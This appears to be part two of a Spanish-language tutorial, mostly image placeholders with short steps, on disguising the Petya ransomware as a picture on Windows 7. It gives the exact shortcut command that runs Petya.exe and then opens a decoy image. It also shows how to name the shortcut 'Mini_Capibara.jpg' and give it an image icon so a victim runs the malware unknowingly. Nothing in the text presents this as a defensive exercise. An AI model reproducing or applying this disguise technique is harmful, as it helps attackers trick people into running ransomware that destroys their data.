





PARTE 2

Camuflaje de Malware (Windows 7):


1. Primeramente lo que haremos es irnos a la carpeta donde tenemos una imagen para poder camuflar el ransomware




Ahora extraemos "Petya"



Ahora lo que haremos es mover el archivo ejecutable "Petya.exe" al lugar donde tenemos la imagen






Nos vamos al directorio y lo que haremos es crear un acceso directo

Colocamos este comando: cmd /c start ""


"C:\Users\Equipo\Documents\Imagen_Ransomware\Petya.exe" && start ""

"C:\Users\Equipo\Documents\Imagen_Ransomware\Mini_Capibara.jpg"





Damos en siguiente y colocamos el siguiente nombre para el acceso directo

"Mini_Capibara.jpg"




Lo que haremos ahora es cambiar el icono del acceso directo, click derecho y propiedades sobre el archivo ejecutable y seleccionamos el icono el predefinido de una imagen buscando en “examinar”







Aplicamos y eso sería todo

